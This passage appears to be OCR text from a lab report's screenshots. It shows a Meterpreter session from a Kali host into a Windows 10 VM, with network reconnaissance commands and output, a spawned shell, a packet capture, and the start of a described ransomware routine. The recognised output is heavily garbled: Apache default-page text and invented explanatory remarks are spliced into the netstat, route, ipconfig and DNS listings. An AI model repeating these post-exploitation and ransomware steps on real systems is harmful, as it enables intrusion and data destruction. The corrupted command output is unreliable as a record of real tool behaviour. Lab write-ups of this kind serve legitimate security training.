or visit [help.rit.edu](#)".









3,

The screenshot shows a terminal window titled 'meterpreter >' with several tabs open. The current tab displays the output of the 'arp' command, showing the ARP cache:


| IP address      | MAC address       | Interface                            |
|-----------------|-------------------|--------------------------------------|
| 192.168.1.1     | a4:f4:c2:cd:a0:20 | Intel(R) PRO/1000 MT Desktop Adapter |
| 192.168.1.12    | 90:09:df:4e:f8:3b | Intel(R) PRO/1000 MT Desktop Adapter |
| 192.168.1.20    | 08:00:27:99:61:59 | Intel(R) PRO/1000 MT Desktop Adapter |
| 192.168.1.255   | ff:ff:ff:ff:ff:ff | Intel(R) PRO/1000 MT Desktop Adapter |
| 224.0.0.22      | 00:00:00:00:00:00 | Software Loopback Interface 1        |
| 224.0.0.22      | 01:00:5e:00:00:16 | Intel(R) PRO/1000 MT Desktop Adapter |
| 224.0.0.251     | 01:00:5e:00:00:fb | Intel(R) PRO/1000 MT Desktop Adapter |
| 224.0.0.252     | 01:00:5e:00:00:fc | Intel(R) PRO/1000 MT Desktop Adapter |
| 239.255.255.250 | 00:00:00:00:00:00 | Software Loopback Interface 1        |
| 239.255.255.250 | 01:00:5e:7f:ff:fa | Intel(R) PRO/1000 MT Desktop Adapter |
| 255.255.255.255 | ff:ff:ff:ff:ff:ff | Intel(R) PRO/1000 MT Desktop Adapter |

The next tab shows the output of 'ifconfig' for 'Interface 1':

| Name         | Hardware MAC                               | MTU | IPv4 Address   | IPv4 Netmask | IPv6 Address | IPv6 Netmask |
|--------------|--|-----|--|--------------|--------------|--------------|
| Name         | : Software Loopback Interface 1            |     | Documentation for the web server itself can be found by accessing the <b>manual</b> if the apache2-doc package was installed on this server. |              |              |              |
| Hardware MAC | : 00:00:00:00:00:00                        |     |  |              |              |              |
| MTU          | : 4294967295                               |     |  |              |              |              |
| IPv4 Address | : 127.0.0.1                                |     |  |              |              |              |
| IPv4 Netmask | : 255.0.0.0                                |     |  |              |              |              |
| IPv6 Address | : ::1                                      |     |  |              |              |              |
| IPv6 Netmask | : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff |     |  |              |              |              |

The final tab shows the output of 'ipconfig' for 'Interface 1':

| Name         | Hardware MAC                               | MTU | IPv4 Address | IPv4 Netmask | IPv6 Address | IPv6 Netmask |
|--------------|--|-----|--------------|--------------|--------------|--------------|
| Name         | : Software Loopback Interface 1            |     |              |              |              |              |
| Hardware MAC | : 00:00:00:00:00:00                        |     |              |              |              |              |
| MTU          | : 4294967295                               |     |              |              |              |              |
| IPv4 Address | : 127.0.0.1                                |     |              |              |              |              |
| IPv4 Netmask | : 255.0.0.0                                |     |              |              |              |              |
| IPv6 Address | : ::1                                      |     |              |              |              |              |
| IPv6 Netmask | : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff |     |              |              |              |              |



nam@kali: ~ [root@192.168.1.20 ~]

```

File Actions Edit View Help
File Actions Edit View Help
0:50270 4:443
udp 0.0.0.0:3702 0.0.0.* 0 0 2308/dasHost.exe
udp 0.0.0.0:3702 0.0.0.* 0 0 2308/dasHost.exe
udp 0.0.0.0:3702 0.0.0.* 0 0 2624/svchost.exe
udp 0.0.0.0:3702 0.0.0.* 0 0 2624/svchost.exe
udp 0.0.0.0:5050 0.0.0.* 0 0 4984/svchost.exe
udp 0.0.0.0:5353 0.0.0.* 0 0 2360/svchost.exe
udp 0.0.0.0:5355 0.0.0.* 0 0 2360/svchost.exe
udp 0.0.0.0:57487 0.0.0.* 0 0 2624/svchost.exe
udp 0.0.0.0:64327 0.0.0.* 0 0 2308/dasHost.exe
udp 127.0.0.1:1900 0.0.0.* 0 0 112/svchost.exe
udp 127.0.0.1:49885 0.0.0.* 0 0 3356/svchost.exe
udp 127.0.0.1:65521 0.0.0.* 0 0 112/svchost.exe
udp 192.168.1.21:137 0.0.0.* It works! 0 0 4/System
udp 192.168.1.21:138 0.0.0.* 0 0 4/System
udp 192.168.1.21:1900 0.0.0.* test the correct operation of the Apache2 server 0 0 112/svchost.exe
udp 192.168.1.21:65520 0.0.0.* read this page, it means that the Apache2 server is working properly 0 0 112/svchost.exe
udp6 :::3702 0.0.0.* replace this file (located at /var/www/html/index.html) before continuing to operate 0 0 2308/dasHost.exe
udp6 :::3702 0.0.0.* 0 0 2308/dasHost.exe
udp6 :::3702 0.0.0.* If you are a normal user of the site and don't know what this page is about, this 0 0 2624/svchost.exe
udp6 :::3702 0.0.0.* that the site is currently unavailable due to maintenance. If the problem persists, please contact 0 0 2624/svchost.exe
site's administrator. 0 0 2360/svchost.exe
udp6 :::5353 0.0.0.* Configuration Overview 0 0 2360/svchost.exe
udp6 :::5355 0.0.0.* 0 0 2624/svchost.exe
udp6 :::57488 0.0.0.* Debian's Apache2 default configuration is different from the upstream 0 0 2308/dasHost.exe
udp6 :::64328 0.0.0.* several files optimized for integration with Debian tools. The configuration system is 0 0 112/svchost.exe
in /usr/share/doc/apache2.2.4-1.DEBIAN.1/ADME.Debian.gz. Refer to this for more information. 0 0 112/svchost.exe
udp6 :::1:1900 0.0.0.* the web server itself can be found by accessing the IP address 0 0 112/svchost.exe
udp6 fe80::6558:f3f5:45f1:e2e0:1900 0.0.0.* on this interface. 0 0 112/svchost.exe
udp6 fe80::6558:f3f5:45f1:e2e0:65518 0.0.0.* 0 0 112/svchost.exe

The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|   |-- mods-enabled
|       |-- conf-enabled
|       |-- sites-enabled
+-- conf-available
    |-- mod-security.conf
    |-- vhosts.conf

IPv4 network routes
Subnet      Netmask     Gateway      Metric  Interface
0.0.0.0      0.0.0.0      192.168.1.1  25      4
127.0.0.0    255.0.0.0    127.0.0.1   331     1
127.0.0.1    255.255.255.255 127.0.0.1   331     1
127.255.255.255 255.255.255.255 127.0.0.1   331     1
192.168.1.0   255.255.255.0 192.168.1.21  281     4
192.168.1.21  255.255.255.255 192.168.1.21  281     4
192.168.1.255 255.255.255.255 192.168.1.21  281     4
224.0.0.0     240.0.0.0     127.0.0.1   331     1
224.0.0.0     240.0.0.0     192.168.1.21  281     4
255.255.255.255 255.255.255.255 127.0.0.1   331     1
255.255.255.255 255.255.255.255 192.168.1.21  281     4

IPv6 network routes
Subnet      Netmask     Gateway      Metric  Interface
::          ::           fe80::1      4121    4/bin/
::1         ::           ::           281     1
2001:ee0:4001:52ed:: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fe80::1 4121    4/bin/
2001:ee0:4001:52ed:: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff ::           281     1
2001:ee0:4001:52ed:5b05:b889:8c47:36c4 fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fe80::1 41     4
2001:ee0:4001:52ed:9163:7a46:b35e:1350 fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fe80::1 281     4
fe80::          fe80::          fe80::          281     4
fe80::6558:f3f5:45f1:e2e0          fe80::          fe80::          281     4
ff00::          ff00::          fe80::          281     1
ff00::          ff00::          fe80::          281     4

meterpreter > route
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|   |-- mods-enabled
|       |-- conf-enabled
|       |-- sites-enabled
+-- conf-available
    |-- mod-security.conf
    |-- vhosts.conf

IPv4 network routes
Subnet      Netmask     Gateway      Metric  Interface
0.0.0.0      0.0.0.0      192.168.1.1  25      4
127.0.0.0    255.0.0.0    127.0.0.1   331     1
127.0.0.1    255.255.255.255 127.0.0.1   331     1
127.255.255.255 255.255.255.255 127.0.0.1   331     1
192.168.1.0   255.255.255.0 192.168.1.21  281     4
192.168.1.21  255.255.255.255 192.168.1.21  281     4
192.168.1.255 255.255.255.255 192.168.1.21  281     4
224.0.0.0     240.0.0.0     127.0.0.1   331     1
224.0.0.0     240.0.0.0     192.168.1.21  281     4
255.255.255.255 255.255.255.255 127.0.0.1   331     1
255.255.255.255 255.255.255.255 192.168.1.21  281     4

IPv6 network routes
Subnet      Netmask     Gateway      Metric  Interface
::          ::           fe80::1      4121    4/bin/
::1         ::           ::           281     1
2001:ee0:4001:52ed:: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fe80::1 4121    4/bin/
2001:ee0:4001:52ed:: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff ::           281     1
2001:ee0:4001:52ed:5b05:b889:8c47:36c4 fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fe80::1 41     4
2001:ee0:4001:52ed:9163:7a46:b35e:1350 fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff fe80::1 281     4
fe80::          fe80::          fe80::          281     4
fe80::6558:f3f5:45f1:e2e0          fe80::          fe80::          281     4
ff00::          ff00::          fe80::          281     1
ff00::          ff00::          fe80::          281     4

meterpreter >

```

nam@kali: ~

```

File Actions Edit View Help
2001:ee0:4001:52ed:: fffff:ffff:ffff:ffff:ffff: fe80::1 41 4
2001:ee0:4001:52ed:5b05:b889:8c47:36c4 fffff:ffff:ffff:ffff:ffff:ffff :: 281 4
2001:ee0:4001:52ed:9163:7a46:b35e:1350 fffff:ffff:ffff:ffff:ffff:ffff :: 281 4
fe80:: fffff:ffff:ffff:ffff:ffff:ffff :: 281 4
fe80::6558:f3f5:45f1:e2e0 fffff:ffff:ffff:ffff:ffff:ffff :: 281 4
ff00:: ff00:: :: 281 1
ff00:: ff00:: :: 281 4
meterpreter > shell
Process 1968 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nam\Downloads>arp -a
arp -a

Interface: 192.168.1.21 — 0x4
Internet Address Physical Address Type
192.168.1.1 a4-f4-c2-cd-a0-20 dynamic
192.168.1.12 90-09-df-4e-f8-3b dynamic
192.168.1.20 08-00-27-99-61-59 dynamic
192.168.1.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\nam\Downloads>ipconfig /all
ipconfig /all
The configuration layout for an Apache2 web server installation on Debian systems is as follows:

Windows IP Configuration
    /etc/apache2/
        |-- apache2.conf
        |-- mods-enabled
            |-- *.conf
Host Name . . . . . : DESKTOP-PHMF038
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
    |-- sites-enabled
Ethernet adapter Ethernet:
    Connection-specific DNS Suffix . . . . . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address . . . . . : 08-00-27-11-BE-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
IPv6 Address . . . . . : 2001:ee0:4001:52ed:5b05:b889:8c47:36c4(Preferred)
Temporary IPv6 Address. . . . . : 2001:ee0:4001:52ed:9163:7a46:b35e:1350(Preferred)
Link-local IPv6 Address . . . . . : fe80::6558:f3f5:45f1:e2e0%4(Preferred)
IPv4 Address . . . . . : 192.168.1.21(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Monday, June 3, 2024 2:54:32 AM
Lease Expires . . . . . : Tuesday, June 4, 2024 2:54:32 AM
Default Gateway . . . . . : fe80::1%4
    * The binary value 192.168.1.1 is present. Due to the use of environment variables, in the default configuration, the gateway is set to 192.168.1.1 instead of the expected 192.168.1.2. This is likely a bug in the configuration file.
DHCP Server . . . . . : 192.168.1.1 (not stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/dhcpcd)
DHCPv6 IAID . . . . . : 101187623
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-EF-12-98-08-00-27-11-BE-55
DNS Servers . . . . . : 8.8.8.8
    By default, Debian's resolvconf tool manages DNS servers. It reads configuration files from their respective *.available/ and *.current/ directories. If you are using a static configuration, you may need to disable resolvconf and manage DNS servers manually.
Primary WINS Server . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled

C:\Users\nam\Downloads>

```

```
nam@kali: ~
File Actions Edit View Help
2001:ee0:26 ::26
Primary WINS Server . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled
Places
C:\Users\nam\Downloads>ipconfig /displaydns
ipconfig /displaydns

Windows IP Configuration Desktop Documents Downloads
safebrowsing.googleapis.com
Record Name . . . . . : safebrowsing.googleapis.com
Record Type . . . . . : 28
Time To Live . . . . . : 95
Data Length . . . . . : 16
Section . . . . . : Answer
AAAA Record . . . . . : 2404:6800:4005:80a::200a

static.cloudflareinsights.com
Record Name . . . . . : static.cloudflareinsights.com
Record Type . . . . . : 28
Time To Live . . . . . : 17
Data Length . . . . . : 16
Section . . . . . : Answer
AAAA Record . . . . . : 2606:4700::6810:4f49

Record Name . . . . . : static.cloudflareinsights.com | web server installation on Debian systems is as follows:
Record Type . . . . . : 28
Time To Live . . . . . : 17 /apache2/
Data Length . . . . . : 16 apache2.conf
Section . . . . . : Answer ports.conf
AAAA Record . . . . . : 2606:4700::6810:5049

static.cloudflareinsights.com *.conf
Record Name . . . . . : static.cloudflareinsights.com
Record Type . . . . . : 1
Time To Live . . . . . : 17
Data Length . . . . . : 4 apache2.conf is the main configuration file. It puts the pieces together by including all remaining
Section . . . . . : Answer configuration files when starting up the web server.
A (Host) Record . . . . . : 104.16.79.73 apache2.conf is always included from the main configuration file. It is used to determine the listening
ports for incoming connections, and this file can be customized anytime.

Record Name . . . . . : static.cloudflareinsights.com _led/, conf-enabled/ and sites-enabled/ directories contain
Record Type . . . . . : 1 particular configuration snippets which manage modules, global configuration fragments, or virtual
Time To Live . . . . . : 17 host configurations, respectively.
Data Length . . . . . : 4
Section . . . . . : Answer These are activated by symlinking available configuration files from their respective *.available/
A (Host) Record . . . . . : 104.16.80.73 These should be managed by using our helpers a2enmod, a2dismod, a2ensite,
and a2disconf. See their respective man pages for detailed information.

* The binary is called apache2. Due to the use of environment variables, in the default configuration,
solve-widget.forethought.ai apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/
will not work with the default configuration.

Record Name . . . . . : solve-widget.forethought.ai Document Roots
Record Type . . . . . : 5
Time To Live . . . . . : 17 By default, Debian does not allow access through the web browser to any file apart of those located in /
Data Length . . . . . : 8 /var/public_html directories (when enabled) and /usr/share (for web applications). If your site is
Section . . . . . : Answer located at a document root located elsewhere (such as in /srv) you may need to whitelist your
CNAME Record . . . . . : solve-ui.pages.dev

Record Name . . . . . : solve-ui.pages.dev
```



**Ethernet**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

**icmp**

| No. | Time      | Source       | Destination  | Protocol | Length | Info   |
|-----|-----------|--------------|--------------|----------|--------|--|
| 157 | 23.693785 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=11/2816, ttl=128 (reply in... |
| 158 | 23.719442 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=11/2816, ttl=117 (request ...   |
| 159 | 23.719442 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=11/2816, ttl=116                |
| 162 | 24.699745 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=12/3072, ttl=128 (reply in... |
| 163 | 24.725796 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=12/3072, ttl=117 (request ...   |
| 164 | 24.725796 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=12/3072, ttl=116                |
| 167 | 25.710182 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=13/3328, ttl=128 (reply in... |
| 168 | 25.735850 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=13/3328, ttl=117 (request ...   |
| 169 | 25.735850 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=13/3328, ttl=116                |
| 172 | 26.715484 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=14/3584, ttl=128 (reply in... |
| 173 | 26.741522 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=14/3584, ttl=117 (request ...   |
| 174 | 26.741522 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=14/3584, ttl=116                |
| 181 | 27.726792 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (reply in... |
| 182 | 27.752506 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=15/3840, ttl=117 (request ...   |
| 183 | 27.752506 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=15/3840, ttl=116                |
| 186 | 28.735609 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=16/4096, ttl=128 (reply in... |
| 187 | 28.761288 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=16/4096, ttl=117 (request ...   |
| 188 | 28.761288 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=16/4096, ttl=116                |
| 192 | 29.750222 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=17/4352, ttl=128 (reply in... |
| 193 | 29.775943 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=17/4352, ttl=117 (request ...   |
| 194 | 29.775943 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=17/4352, ttl=116                |
| 197 | 30.763163 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=18/4608, ttl=128 (reply in... |
| 198 | 30.788953 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=18/4608, ttl=117 (request ...   |
| 199 | 30.788953 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=18/4608, ttl=116                |
| 204 | 31.776196 | 192.168.1.21 | 8.8.8.8      | ICMP     | 74     | Echo (ping) request id=0x0001, seq=19/4864, ttl=128 (no respo... |
| 209 | 31.802007 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=19/4864, ttl=117 (request ...   |
| 210 | 31.802007 | 8.8.8.8      | 192.168.1.21 | ICMP     | 74     | Echo (ping) reply id=0x0001, seq=19/4864, ttl=116                |

> Frame 45: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) o  
> Ethernet II, Src: PCSSystemtec\_11:be:55 (08:00:27:11:be:55), Dst: Vnp  
> Internet Protocol Version 4, Src: 192.168.1.21, Dst: 8.8.8.8  
> Internet Control Message Protocol

0000 a4 f4 c2 cd a0 20 08 00 27 11 be 55 08 00 45 00 ..... .U.  
0010 00 3c 0f 8f 00 00 80 01 00 00 c0 a8 01 15 08 08 <...  
0020 08 08 08 00 4d 5a 00 01 00 01 61 62 63 64 65 66 .MZ... abcc  
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrst  
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg hi

Internet Control Message Protocol: Protocol

Packets: 215 · Displayed: 57 (26.5%)

Profile: Default

Type here to search

Windows Start button

Icons: File Explorer, Edge, Mail, Firefox, Task View, Paint, File Cabinet, Control Panel, Weather, Taskbar icons, Network, Power, Volume, Battery, Temperature, Date/Time, Notifications



4,

The screenshot shows a terminal window on a Kali Linux host (nam@kali: ~) connected to a Windows 10 guest machine via a VNC connection. The terminal is running a command-line interface, likely Cygwin or similar, which is displaying a ransomware attack script. The script creates a directory 'ransomware' in the user's Downloads folder, copies files from the guest machine to it, and then renames them. It also creates a 'warning.txt' file containing a勒索信息 (Ransom note). Finally, it removes the original files and the 'warning.txt' file.

```
Channel 2 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nam\Downloads>md ransomware
md ransomware


C:\Users\nam\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 624C-7009

Directory of C:\Users\nam\Downloads

